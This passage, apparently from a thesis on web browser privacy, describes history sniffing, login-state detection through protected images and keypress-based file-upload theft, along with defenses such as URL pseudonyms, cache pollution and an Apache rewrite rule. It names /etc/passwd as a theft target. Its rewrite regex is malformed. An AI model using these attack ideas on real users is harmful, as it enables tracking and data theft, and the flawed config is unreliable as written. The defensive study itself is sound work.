2. The above requirement should hold even if caching proxies are used. Moreover, the requirement must hold even if the adversary controls one or more user machines within a group of users sharing a caching proxy.

3. Search engines must retain the ability to find data served by $\mathcal{SP}$ in the face of the augmentations performed to avoid sniffing; the search engines should not have to be aware of whether a given $\mathcal{SP}$ deploys web camouflage or not, nor should they have to be augmented to continue to function as before.

Intuition The goals are achieved using two techniques. First and foremost, is a customization technique for URLs, in which each URL is “extended” using either a temporary or long-term pseudonym (discussed in Section 6.3.2.1). This prevents a third party from being able to interrogate the browser cache/history of a user having received customized data, given that all known techniques to do so require knowledge of the exact file name being queried for. A second technique is referred to as *cache pollution*; this allows a site to prevent meaningful information from being inferred from a cache by having spurious data entered.

One particularly aggressive attack of concern (depicted in figure 6.1) is one in which the attacker obtains a valid pseudonym from the server, and then tricks a victim to use this pseudonym (e.g., by posing as the service provider in question). Thus, the attacker would potentially *know* the pseudonym extension of URLs for his victim, and would therefore also be able to query the browser of the victim for what it has downloaded.

Hiding vs. obfuscating As mentioned before, references to internal URLs and bookmarked URLs are *hidden*, and entrance URLs are *obfuscated*. The hiding of references is done using a method that customizes URLs using pseudonyms that cannot be anticipated by a third party, while the obfuscation is done by polluting: adding references to all other entrance URLs in a given set of URLs. This set of URLs is referred to as the *anonymity set*.

Formal goal specification Let S be a server, or a proxy acting on behalf of a server; here, S responds to requests according to some policy π_S . Further, let C be a client; here, C is




Figure 6.1: An attack in which A obtains a valid pseudonym p from the translator S_T of a site S with back-end S_B , and coerces a client C to attempt to use p for his next session. This is performed with the goal of being able to query C 's history/cache files for what pages within the corresponding domain that C visited. The web camouflage solution disables such an attack.

associated with one user account, and one browser. The browser, in turn, is associated with a state σ_C , where the state consists of different categories (such as cache and history), and for each category of the state, a set of URLs or other identifiers is stored. Furthermore, let P be a caching proxy associated with a set of clients $\mathcal{C}$, $C \in \mathcal{C}$, and σ_P be the state of P ; let that be organized² into segments σ_{Pi} , each one of which corresponds to a client $i \in \mathcal{C}$. These segments, in turn, are each structured in the same manner as σ_C is organized. When C retrieves data corresponding to some URL x from a document served by S , then x is entered in both σ_C and σ_{PC} ; contents of σ_C and σ_{PC} are deleted according to some set of rules that are not of importance herein. Let $HIT_C(x)$ be a predicate that is true if and only if σ_C or σ_{PC} contains x . S and x are considered *associated* if documents served by S contain references to x ; note that this allows x to be maintained by a server other than S . Further, an entrance S is n -indicated by x if there are at least n independent domains with entrances associated with x . (Thus, n corresponds to the size of the anonymity set of S .)

Let A be an adversary controlling any member of $\mathcal{C}$ but C , and interacting with both S and C some polynomial number of times in the length of a security parameter k . When interacting with S , A may post arbitrary requests x and observe the responses; when interacting with C , it may send any document X to C , forcing C to attempt to resolve this by performing the associated queries. Here, X may contain any polynomial number of URLs x_j of A 's choice. A first goal of A is to output a pair (S, x) such that $HIT_C(x)$ is true, and where x and S are associated. A second goal of A is to output a pair (S, x) such that $HIT_C(x)$ is true, and where S is n -indicated by x .

π_S is considered *perfectly* privacy-preserving if A will not attain the first goal but with a negligible probability in the length of the security parameter k ; the probability is taken over the random coin tosses made by A , S , P and C . Similarly, π_S is considered n privacy-preserving if A will not attain the second goal but with a negligible probability.

²This organization is assumed simply for denotational simplicity, and does not have to be performed in an actual implementation.




Figure 6.2: Formalization of a server S , caching proxy P , client C , attacker A , and attack message Φ (that is sent either through the proxy or directly to C). A controls many members of C , allowing it – in a worst case scenario – to generate and coordinate the requests from these members. This allows the attacker to determine what components of the caching proxy P are likely to be associated with C .

Furthermore, let E be a search engine; this is allowed to interact with C some polynomial number of times in k . For each interaction, E may post an arbitrary request x and observe the response. The strategy used by E is independent of π_S , i.e., E is oblivious of the policy used by S to respond to requests. Thereafter, E receives a query q from C , and has to output a response. π_S is then deemed *searchable* if and only if E can generate a valid response x to the query, where x is considered valid if and only if it can be successfully resolved by S .

Next will be described a solution that corresponds to a policy π_S that is searchable, and which is perfectly privacy-preserving with respect to internal URLs and bookmarked URLs, and n -privacy-preserving with respect to entrance URLs, for a value n corresponding to the maximum anonymity set of the service offered.

6.3.2 A Server-side Solution

At the heart of web camouflage is a filter associated with a server whose resources and users are to be protected. Similar to how middleware is used to filter calls between application layer and lower-level layers, the filter modifies communication between users (browsers) and servers—whether the servers are the actual originators of information, or simply act on behalf of these, as is the case for network proxies.

When interacting with a client (in the form of a web browser), the filter customizes the names of all files (and the corresponding links) in a manner that is unique for the session, and which cannot be anticipated by a third party. Thus, such a third party is unable to verify the contents of the cache/history of a chosen victim; this can only be done by somebody with knowledge of the name of the visited pages.

6.3.2.1 Pseudonyms

Establishing a pseudonym When a client first visits a site protected by the web camouflage translator, he accesses an *entrance* such as the index page. The translator catches this request's absence of personalization, and thus generates a pseudonym extension for the client.

Pseudonyms and temporary pseudonyms are selected from a sufficiently large space, e.g., of 64-128 bits length. Temporary pseudonyms includes redundancy, allowing verification of validity by parties who know the appropriate secret key; pseudonyms do not need such redundancy, but can be verified to be valid using techniques to be detailed below.

Pseudonyms are generated pseudorandomly each time any visitor starts browsing at a web site. Once a pseudonym has been established, the requested page is sent to the client using the translation methods described next.

Using a pseudonym All the links, form URLs, and image references on translated pages (those sent to the client through the translator) are modified in two ways. First, any occurrence of the server's domain is changed to that of the translator³. This way requests will go to the translator, instead of the server. Second, a querystring-style argument is added to the URLs served by the translator (for the server). This makes all the links on a page look different depending on who and when the site is visited.

Pseudonym validity check If an attacker A were able to first obtain valid pseudonyms from a site S , and later were able to convince a victim client C to use these same pseudonyms with S , then this would allow A to successfully determine what pages of S that C requested. To avoid such an attack, the translator needs to authenticate pseudonyms, which

³The requested domain can be that which is normally associated with the service, while the translated domain is an internal address. It would be transparent to users whether the translator is part of the server or not.

can be done as follows:

1. Cookies: A cookie (which is accessible to only the client and the protected server) can be established on the client C when a pseudonym is first established for C . The cookie value could include the value of the pseudonym. Later on, if the pseudonym used in a requested URL is found to match the cookie of the corresponding client C , then the pseudonym is considered valid. Traditional cookies as well as cache cookies (see [FS00]) may be used for this purpose.
2. HTTP-Referer: The HTTP Referer (sic) header in a client's request contains the location of a referring page: in essence, this is the page on which a followed link was housed. If the referrer is a URL on the site associated with the server S , then the pseudonym is considered valid.
3. Message Authentication Codes: Temporary pseudonyms may be authenticated using message authentication codes, where the key in question is shared by the referring site and the site S . Such pseudonyms may consist of a counter and the MAC on the counter, and would be found valid if and only if the MAC on the counter is valid.

A site may use more than one type of pseudonym authentication, e.g., to avoid replacing pseudonyms for users who have disabled cookies or who do not provide appropriate HTTP-referrers (but not both.) It is a policy matter to determine what to do if a pseudonym or temporary pseudonym cannot be established to be valid. One possible approach is to refuse the connection, and another is to replace the invalid pseudonym with a freshly generated pseudonym. (Note that the unnecessary replacement of pseudonyms does not constitute a security vulnerability, but merely subverts the usefulness of the client's cache.)

The HTTP Referer header is an optional header field. Most modern browsers provide it (IE, Mozilla, Firefox, Safari) but it will not necessarily be present in case of a bookmark or manually typed in link. This means that the referer will be within server S 's domain if the

link that was clicked appeared on one of the pages served by S . This lets the translator determine whether it can skip the pseudonym generation phase. Thus, one approach to determine the validity of a pseudonym may be as follows:

- S looks for an HTTP referer header. If the referer is from S 's domain, the associated pseudonym is considered valid.
- Otherwise, S checks for the proper pseudonym cookie. If it's there and the cookie's value matches the pseudonym given, then the associated pseudonym is considered valid.
- Otherwise, disallow access with the given pseudonym to prevent the related URL from entering C 's cache or history.

Robot policies. The same policies do not necessarily apply to clients representing human users and robots that represent automated processes. In particular, when interacting with a *robot*⁴ (or *agent*), then one may not want to customize names of files and links, or customize them using pseudonyms that will be replaced when they are used.

Namely, using a whitelist approach, the translator could allow certain types of robot processes to obtain data that is not pseudonymized; an example of a process with such permission would be a crawler for a search engine. As an alternative, any search engine may be served data that is customized using *temporary pseudonyms* – these will be replaced with a fresh pseudonym each time they are accessed. All other processes are served URLs with pseudo-randomly chosen (and then static) pseudonym, where the exact choice of pseudonym is not possible to anticipate for a third party.

More in particular, if there is a privacy agreement between the server S and the search engine E , then S may allow E to index its site in a non-customized state; upon generating

⁴robots.txt: <http://robotstxt.org>

responses to queries, E would customize the corresponding URLs using pseudo-randomly selected pseudonyms. These can be selected in a manner that allows S to detect that they were externally generated, allowing S to immediately replace them with freshly generated pseudonyms. In the absence of such arrangements, the indexed site may serve the search engine URLs with temporary pseudonyms (generated and authenticated by itself) instead of non-customized URLs or URLs with (non-temporary) pseudonyms. Note that in this case we have that all users receiving a URL with a temporary pseudonym from the search engine would receive the *same* pseudonym. This corresponds to a degradation of privacy in comparison to the situation in which there is an arrangement between the search engine and the indexed site, but an improvement compared to a situation in which non-customized URLs are served by the search engine. Note that in either case, the search engine is unable to determine what internal pages on an indexed site a referred user has visited.

The case in which a *client-side* robot is accessing data corresponds to another interesting situation. Such a robot will *not* alter the browser history of the client (assuming it is not part of the browser), but *will* impact the client cache. Thus, such robots should be not be excepted from customization, and should be treated in the same way as search engines without privacy arrangements, as described above.

In the implementation section, these (server-side) policies are described in greater detail. Also note that these issues are orthogonal to the issue of how robots are handled on a given site, *were web camouflage to not be deployed*. In other words, at some sites, where robots are not permitted whatsoever, the issue of when to perform personalization (and when not to) becomes moot.

Pollution policy. A client C can arrive at a web site through four means: typing in the URL, following a bookmark, following a link from a search engine, and by following a

link from an external site. A bookmark may contain a pseudonym established by S , and so already the URL entered into the C 's history (and cache) will be privacy-preserving. When a server S obtains a request for an entrance URL not containing a valid pseudonym, S must pollute the cache of C in a way such that analysis of C 's state will not make it clear which site was the intended target.

When C 's cache is polluted, the entries must be either chosen at random or be a list of sites that all provide the same pollutants. Say when Alice accesses S , her cache is polluted with sites X , Y , and Z . If these are the chosen pollutants each time, the presence of these three sites in Alice's cache is enough to determine that she has visited S . However, if all four sites S , X , Y , and Z pollute with the same list of sites, no such determination can be made.

If S cannot guarantee that all of the sites in its pollutants list will provide the same list, it must randomize which pollutants it provides. Taken from a large list of valid sites, a random set of pollutants essentially acts as a bulky pseudonym that preserves the privacy of C ; which of these randomly provided sites was actually targeted cannot be determined by an attacker.

The set of entrances should be defined based on the content and structure of the web site. Entrances should be those URLs that reveal the least information about visitors who load them. For example, if Alice loads the main page of `bankone.com`, it does not mean that she banks with them. However, if a logout page is in her history, then a phisher who knows that Alice has logged out of the site can conclude that she has an account with them. URLs such as the main welcome page should be allowed as an entrance. Those URLs that may reveal information to a phisher should have pseudonyms required.

On the other hand, pages such as logout scripts and account-modification pages should always be protected by pseudonyms (i.e., not be entrances); if a phisher knows Alice has been to `http://test-run.com/change-password.php` then he can conclude that

she's changed her password and thus has an account. All an attacker can conclude if he knows Alice has been to `http://test-run.com/index.html` is that she's been to the site, but he has no clue about her relationship with `test-run.com`.

6.3.2.2 Translation

Off-site references. The translator, in effect, begins acting as a proxy for the actual web server, but the web pages could contain references to off-site (external) images, such as advertisements. An attacker could still learn that a victim has been to a web site based on the external images or other resources that it loads, or even the URLs that are referenced by the web site. Because of this, the translator should also act as an intermediary to forward external references as well or forward the client to these sites through a standard redirection URL; many web sites such as Google's mail service employ a technique like this to anonymize the referring page.

It is important to note that the translator *should not ever* translate off-site pages; this could cause the translator software to start acting as an open proxy. The external URLs that it is allowed to serve should be a small number to prevent this.

Redirection may not be necessary, depending on the trust relationships between the external sites and the protected server, although for optimal privacy either redirection should be implemented or off-site images and URLs should be removed from *internal* pages. Assuming that redirection is implemented, the translator has to modify off-site URLs to redirect through itself, except in cases in which two domains collaborate and agree to pseudonyms set by the other, in which case we may consider them the same domain, for the purposes considered herein. This allows the opportunity to put a pseudonym in URLs that point to off-site data. This is also more work for the translator and could lead to serving unnecessary pages. Because of this, it is up to the administrator of the translator (and probably the owner of the server) to set a policy of what should be directed through the

translator S_T . This is referred to as an *off-site redirection policy*. It is worth noting that many sites with a potential interest in our proposed measure (such as financial institutions) may never access external pages unless these belong to partners; such sites would therefore not require off-site redirection policies.

Similarly, a policy must be set to determine what types of files get translated by S_T . The scanned types should be set by an administrator and is called the *data replacement policy*.

Example. A client Alice navigates to a requested domain `http://test-run.com` (this site is what we previously described as S) that is protected by a translator S_T . In this case, the translator is really what is located at that address, and the server is hidden to the public at an internal address (10.0.0.1 or S_B) that only the translator can see. The S_T recognizes her User-Agent (provided in an HTTP header) as not being a robot, and so proceeds to preserve her privacy. A pseudonym is calculated for her (say, 38fa029f234fadc3) and then the S_T queries the actual server for the page. The translator receives a page described in Figure 6.3.

The translator notices the pseudonym on the end of the request, so it removes the pseudonym, verifies that it is valid (e.g., using cookies or HTTP Referer), and then forwards the request to the server. When a response is given by the server, the translator re-translates the page (using the steps mentioned above) using the same pseudonym, which is obtained from the request.

6.3.2.3 Translation Policies

Offsite redirection policy. Links to external sites are classified based on the sensitivity of the site. Which sites are redirected through the translator S_T should be carefully considered. Links to site a from the server's site should be redirected through S_T only if an

```
<a href='http://www.google.com/'>Go to google</a>  
<a href='http://10.0.0.1/login.jsp'>Log in</a>  
<img src='/images/welcome.gif'>
```

The translator replaces any occurrences of the S_B 's address with its own.

```
<a href='http://www.google.com/'>Go to google</a>  
<a href='http://test-run.com/login.jsp'>Log in</a>  
<img src='/images/welcome.gif'>
```

Then, based on S_T 's off-site redirection policy, it changes any off-site (external) URLs to redirect through itself:

```
<a href='http://test-run.com/redir?www.google.com'> Go to google</a>  
<a href='http://test-run.com/login.jsp'>Log in</a>  
<img src='/images/welcome.gif'>
```

Next, it updates all on-site references to use the pseudonym. This makes all the URLs unique:

```
<a href='http://test-run.com/redir?www.google.com?38fa029f234fadc3'>  
Go to google</a>  
<a href='http://test-run.com/login.jsp?38fa029f234fadc3'>Log in</a>  
<img src='/images/welcome.gif?38fa029f234fadc3'>
```

All these steps are of course performed in one round of processing, and are only separated herein for reasons of legibility. If Alice clicks the second link on the page (Log in) the following request is sent to the translator:

```
GET /login.jsp?38fa029f234fadc3
```

Figure 6.3: A sample translation of some URLs in the web camouflage system

attacker can deduce something about the relationship between C and S based on C visiting site a . This leads to a classification of external sites into two categories: *safe* and *unsafe*.

Distinguishing safe from unsafe sites can be difficult depending on the content and structure of the server's web site. Redirecting all URLs that are referenced from the domain of S will ensure good privacy, but this places a larger burden on the translator. Servers that do not reference offsite URLs from "sensitive" portions of their site could minimize redirections while those that do should rely on the translator to privatize the clients' URLs.

Data replacement policy. URLs are present in more than just web pages: CSS style sheets, JavaScript files, and Java applets are a few. Although each of these files has the potential to affect a client's browser history, not all of them actually will. For example, an interactive plug-in based media file such as Macromedia Flash may incorporate links that direct users to other sites; a JPEG image, however most likely will not. These different types of data could be classified in the same manner: *safe* or *unsafe*. Then when the translator forwards data to the client, it will only search for and replace URLs in those files defined by the policy.

Since the types of data served by the back-end server S_B are controlled by its administrators (who are in charge of S_T as well), the data types that are translated can easily be set. The people in charge of S 's content can ensure that sensitive URLs are only placed in certain types of files (such as HTML and CSS)—then the translator only has to process those files.

Client-robot distinction. A client-side robot (running on a client's computer) is accessing data is a special case. Such a robot *will not* alter the browser history of the client (assuming

it is not part of the browser), but *will* impact the client cache. Thus, such robots should not be excepted from personalization. In the implementation section, this (server-side) policy is described in greater detail.

6.3.2.4 Special Cases

Akamai and Other Distributed Web Services. It could prove more difficult to implement a translator for web sites that use a distributed content delivery system such as Akamai [Lei01]. There are two methods that could be used to adapt the translation technique: First, the service provider could offer the service to all customers—thus essentially building the option for the translation into their system. Second, the translator could be built into the web site being served. This technique does not require that the translation be separate from the content distribution—in fact, some web sites implement pseudonym-like behaviors in URLs for their session tracking needs.

Shared/transfer pseudonyms. Following links without added pseudonyms causes the translator to pollute the cache. A better alternative may be that of shared pseudonyms (between sites with a trust relationship) or transfer pseudonyms (between collaborating sites without a trust relationship.) Namely, administrators of two translated web sites *A* and *B* could agree to pass clients back and forth using pseudonyms. This would remove the need for *A* to redirect links to *B* through *A*'s translator, and likewise for *B*. If these pseudonyms are adopted at the receiving site, they are called shared pseudonyms, while if they are replaced upon arrival, they are called transfer pseudonyms. Note that the latter type of pseudonym would be chosen for the sole purpose of inter-domain transfers—the pseudonyms used within the referring site would not be used for transfers, as this would expose these pseudonym values to the site that is referred to.

Cache pollution reciprocity. A large group of site administrators could agree to pollute, with the same set of un-targeted URLs, caches of people who view their respective sites without a pseudonym. This removes the need to generate a random list of URLs to provide as pollutants and could speed up the pollution method. Additionally, such agreements could prevent possibly unsolicited traffic to each of these group-members' sites.

6.3.2.5 Security Argument

Herein, it is explained why the web camouflage solution satisfies the previously stated security requirements. This analysis is rather straight-forward, and only involves a few cases.

Perfect privacy of internal pages. Web camouflage does not expose pseudonyms associated with a given user/browser to third parties, except in the situation where temporary pseudonyms are used (this only exposes the fact that the user visited that very page) and where shared pseudonyms are used (in which case the referring site is trusted). Further, a site replaces any pseudonyms not generated by itself or trusted collaborators. Thus, assuming no intentional disclosure of URLs by the user, and given the pseudo-random selection of pseudonyms, we have that the pseudonyms associated with a given user/browser can not be inferred by a third party. Similarly, it is not possible for a third party to cause a victim to use a pseudonym given to the server by the attacker, as this would cause the pseudonym to become invalid (which will be detected). It follows that the solution offers perfect privacy of internal pages.

n -privacy of entrance pages. Assuming pollution of n entrance points from a set $\mathcal{X}$ by any member of a set of domains corresponding to $\mathcal{X}$, access of one of these entrance points

cannot be distinguished from the access of another—from cache/history data alone—by a third party.

Searchability Any search engine that is excepted from the customization of indexed pages (by means of techniques used in the robots exclusion standard) will be oblivious of the translation that is otherwise imposed on accesses, unless in agreement to apply temporary pseudonyms. Similarly, a search engine that is served already customized data will be able to remain oblivious of this, given that users will be given the same URLs, which will then be re-customized.

It is worth noting that while clients can easily manipulate the pseudonyms, there is no benefit associated with doing this, and what is more, it may have detrimental effects on the security of the client. Thus, considering such modifications is not important since they are irrational.

6.3.2.6 Implementation Details and Efficiency

Implementation details and efficiency analysis of the web camouflage translator prototype are discussed in Appendix B.

6.4 Countermeasure: Safe History/Safe Cache

Jackson et al. [JBBMb, JBBMa] have developed a client-side solution addressing the above described problem. This works by making the browser follow a set of rules of when to force cache and history misses—even if a hit could have been generated. This, in turn, hides the contents of the browser cache and history file to prying eyes. It does not, however, hide the contents of local cache proxies—unless these are also equipped with similar but in all likelihood more complex rule sets.

“SafeHistory is a Mozilla Firefox browser extension that protects your privacy by silently defending against visited-link-based tracking techniques. It allows offsite visited links to be marked only if the browser’s history database contains a record of the link being followed from the current site.”

Source: <http://www.safehistory.com>

“SafeCache is a Mozilla Firefox browser extension that protects your privacy by silently defending against cache-based tracking techniques. It allows embedded content to be cached, but segments the cache according to the domain of the originating page.”

Source: <http://www.safecache.com>

Both the SafeHistory and SafeCache approaches segment caches (or history lists) by referrer domain. This essentially creates a separate logical cache and history for each domain; domain *x.com* is isolated so it does not know whether or not the browser has visited *y.com* or has loaded any content from it. While this eliminates the ability for web sites to “query” browser history or cache for files not served by the querying domain, it also provides a few side-effects:

1. Cache-Hit performance degradation: for all sites embedding content from *provider.com*, embedded data will appear “absent” from the cache and require re-fetching of the data. Without SafeCache, the content would be fetched once and then re-loaded from cache each subsequent time.
2. History Context degradation: a site is unable to render external links (links to third-party domains) differently based on whether or not they have been visited. Aside from protecting the leak of history information, this prohibits even conditional rendering of off-site data.

6.5 Countermeasure: Browser Patch

Perhaps a less complex fix than isolating domains or making the URLs hard to guess, if browsers were simply to prohibit this history-based conditional URL loading, the browser recon attacks would be ineffective.

A bug request has been filed with Mozilla (the maker of Firefox) to fix the browser-recon problem⁵. Heated discussion about whether or not to even allow history-based style decisions to take place has been logged in the bug's comment thread.

Instead of blocking all history-based conditional styling, a browser could simply enforce a rule on all history-based styling that causes URL requests; such a policy would only allow same-origin communication by blocking requests to URLs not the same as the URL for the link being rendered.

6.6 Discussion

Attackers are able to mine the history of visitors only because there is a way for them to infer such history through a “trick”. This trick opens up communication between the (commonly considered private) browsing history and cascading style sheets (CSS). This flow of information is intended for one purpose: to help web sites signal to *the user* (and *not the web site itself*) which URLs he's visited. When the data leaks from the browser to the web site, control over the browsing history is lost.

The countermeasures have different approaches to a fundamentally similar fix: block the browser's history data from leaving the browser. Web Camouflage hides the history so it cannot be “guessed”. This essentially makes parts of the browser history invisible and essentially unobtainable from an attacker's point of view, erecting data flow controls

⁵https://bugzilla.mozilla.org/show_bug.cgi?id=147777

between the browser state and all web sites. Patching the browser (as described above) separates the flow, within the browser, of state data *from all domains to all CSS, regardless of its domain.* Safe History and Safe Cache provide a subset of the isolation afforded by patching the browser: they isolate the browser state on a domain-by-domain basis. It is the same flow restriction but with holes to allow CSS from domain X to see browser state it created. All these countermeasures assume that to stop this history mining attack, flow between CSS and the browser state needs to be controlled, if not blocked.

Case Study: Detecting Authentication State with Protected Images

7.1 Overview

On a website where specific images (perhaps a logout button) are protected behind some sort of cookie-based or HTTP-Auth authentication, a simple image tag can be used to detect whether or not a victim is logged in. This is attractive to attackers who wish to use CSRF (Chapter 5) to manipulate a victim's account with that site. For example:

```

```

This image will load properly if the user is authenticated, but will cause an error (and thus the `notAuthenticated()` function to be called) when the image fails to load. This attack can be extended into JavaScript by creating and loading an `Image` object and watching for an error or an `onLoad()` callback to happen.

To counter this authentication-state detection, one must blur the distinction between how an image loads when a user is authenticated and how it loads when the user is not. There are two approaches: always serve an image regardless of authentication state, or

never serve the image regardless of authentication state. In the former case, it is easy to ignore authentication state and always serve the image, but there are cases when a content provider may not want the image served; if the image is sensitive, the data served can be useless when the user is unauthenticated, but it must be indistinguishable from the actual protected image according to the attacker. In the latter case, a policy must be implemented that tells the web browser which sites may trigger the image loading and which sites may not; the SOMA [OWOS08] policy proposed by researchers at Carleton University does precisely this.

7.2 Countermeasure: Don't Protect the Images

Because the attack relies on “Access Denied” errors when requesting images from a site, the simplest solution is to always allow access to such images. Images that are intended to display non-confidential information can easily be made freely available to the world, and not just authenticated users; in practice, this would also streamline a web page since it would surely take less computational effort to just serve the images and not bother to check if the request comes from an authenticated user.

7.2.1 Example: Bank Web Site

Consider the case of an online banking web site; the site probably serves secret content (user profile data, account information, balances, etc) but also probably serves non-secret content (stylesheets, navigation buttons, logos, etc). If the developers of the web site take care to avoid drawing any sensitive data in images, they can assume that all images are safe to serve to anyone.

A simple strategy of putting all images outside of a protected directory would prevent an attacker from using those images to detect authentication state. Take for example, this simple directory structure:

```
bank.com/  
bank.com/account/  
bank.com/images/
```

The root web site (`bank.com/`) is not protected by any password mechanisms. The account subdirectory is, but the images subdirectory is not. Ensuring that no static resources like images or stylesheets are served from the account subdirectory, a web programmer can be confident that this authentication state detection attack will not work—except possibly for data in the `account` directory.

Another strategy the bank can take is to implement a rule at the web server level: if any requests come in for an image, it can be served regardless of the authentication state of the client. This is somewhat dangerous unless the application will *absolutely never* serve any “secret” or sensitive data in the form of an image.

7.2.2 When Protected Images are Appropriate

Sometimes it is in the interest of the web application provider to protect images; such protection would be required for anything that only members should be able to view (in the case of private photo albums). In these cases, having all resources available to the public is not an option.

7.3 Countermeasure: Conditional Content

Instead of outright denying unauthenticated clients access to specific images or other resources, a clever web application can instead serve a useless substitute for the requested resource. This is done frequently by web service providers in order to prevent “hotlinking”, or embedding of a site *A*’s resources on another site *B* that *A* does not control. (Sometimes this hotlinking is discouraged since the resource provider *A* must pay for the bandwidth used to transfer data to the client, though the site *B* that links to the resource may benefit since they have control over everything else the visitor sees.)

7.3.1 A Web Server Rewrite Rule for Conditional Content

If the web server itself knows how to determine authentication state of clients, then this is a simple rule that can be declared globally: simply put, all images served are replaced with a string of random bits—a stream of length *N* where the size of the original image is also *N*. Take for instance, a server that sets a cookie *auth_data* on the client when they are authenticated. This cookie can be used to verify the authentication state when passed through a script called `verify-auth.pl`. Once it is determined that the user is not authenticated, rewrite the URL so that the image gets “scrambled” wherein a fake copy of the same size is generated with random bits. The steps followed in the rewrite process (Figure 7.1) are:

1. Make sure the requested image is protected
2. Get the value of the HTTP Cookie, make sure it has an *auth_data* value
3. Check if the *auth_data* proves the user is authenticated
4. Scramble the image’s bits if the user is unauthenticated

The Script used to determine if the *auth_data* proves authentication state is shown in Figure 7.2. A script to generate random bits is omitted since it trivially strings together an arbitrary number of random bits.

7.4 Countermeasure: Same-Origin Mutual Approval (SOMA)

Other than making it difficult for an attacker to differentiate between an authenticated and unauthenticated user by serving the same image in either case, a site can also employ a pre-loading negotiation technique as described in Section 4.3.3.

In their proposal [OWOS08], the authors of the Same Origin Mutual Approval scheme, SOMA, describe a mechanism by which both the content providing site (the site serving the image in question) and the embedding site (the attacker's site) must agree that the image can be referenced and loaded. In the situation of the protected-image authentication state detection attack, SOMA would prevent the attacker from even *requesting the image* simply because the site that hosts the image does not want it rendered elsewhere. When SOMA is employed, the effect is the opposite of allowing images to be served no matter the authentication state; instead of always seeing the image load properly, the attacker will never see the image load successfully.

7.5 Discussion

Authentication state can be detected by attackers when images are protected by the authentication mechanism and are only accessible when a client is authenticated. This works because there is an inference-based data leak between the web application *S* and the attacking web site *A*. This means that, based on the behavior of the *S*, *A* can *infer* something about *S*'s client.

```
RewriteEngine on
RewriteMap auth-map prg:/path/to/verify-auth.pl
RewriteCond %{REQUEST_URI} ^/protected_images/*
RewriteCond %{HTTP_COOKIE} auth_data=([^;]+)
RewriteCond ${auth-map:%1} UNAUTHENTICATED
RewriteRule (*.jpg)$ /scrambler.pl?$1
```

Figure 7.1: Commands to use Apache's `mod_rewrite` to serve an image with random data when a user is not authenticated.

```
#!/path/to/perl
# is-user-authenticated.pl

#  disable buffered I/O which would lead
#  to deadloops for the Apache server
$| = 1;

#  read Cookie values one per line from stdin and
#  generate substitution URL on stdout
while (<>) {
    if(userIsAuthenticated($_)){ print "AUTHENTICATED"; }
    else { print "UNAUTHENTICATED"; }
}
```

Figure 7.2: A perl script that is used by `mod_rewrite` to help determine if a user is authenticated.

The countermeasures to protect users from this attack attempt to control this inference-based leak by either shutting down the inference by obscuring it or blocking communication between S and A . Assuming the images must be protected, the inference can only be eliminated by making the images *appear no different to A* whether the client is logged in or not. Since A doesn't have access to the content of these images served by S (due to the Same-Origin policy enforced by browsers), making the content the same "size" breaks down the inference. Alternately, SOMA provides negotiation between S and A that will *only serve the images* if S trusts A —which is likely not the case if A attacks S .

This attack is a bit different due to the availability of the first countermeasure: inference break-down. Like other socio-technical problems, however, the authentication state-detection attack can also be eliminated by properly controlling data flow *between domains*, as addressed in the SOMA proposal.

Case Study: File Upload via Keypress Copying

8.1 Overview

A fundamental security design choice in web browsers is to forbid automated file-upload. If this were not forbidden, then a malicious site could easily create a form (in the invisible background), specify files like `/etc/passwd` to upload, and automatically submit the form. This would be data theft at its best. Although attackers are unable to completely automate this process, a visitor can still be fooled into pressing a sequence of keys, from which, the filenames can be captured. This involves three elements: a web-page keystroke logger, a focus selector, and an upload form.

This is similar to an attack that relies on the browser's form auto-fill feature¹ whereby an attacker's website can extract common data fields (like username and password) into an invisible form, which is then submitted to the attacker's server with help from the user visiting this malicious site. Both form auto-fill and keypress copying are performed *invisibly*, so the victim is not aware of the attack, but file uploading can be more severe: it can provide whole password files, confidential data (that is usually considered safe on

¹<http://homer.informatics.indiana.edu/cgi-bin/riddle/riddle.cgi>

a computer's disk storage and is often considered more sensitive than simple web-site passwords).

There are three straightforward approaches to preventing this type of focus-stealing flaw: (1) change how focus is transferred in an HTML form, (2) change how the key-press events are handled with respect to the value being inserted into the focus target, or (3) change how the value of a file input field is modified. All of these changes are effective (and simple common knowledge), but have different ramifications.

8.2 Problem Details

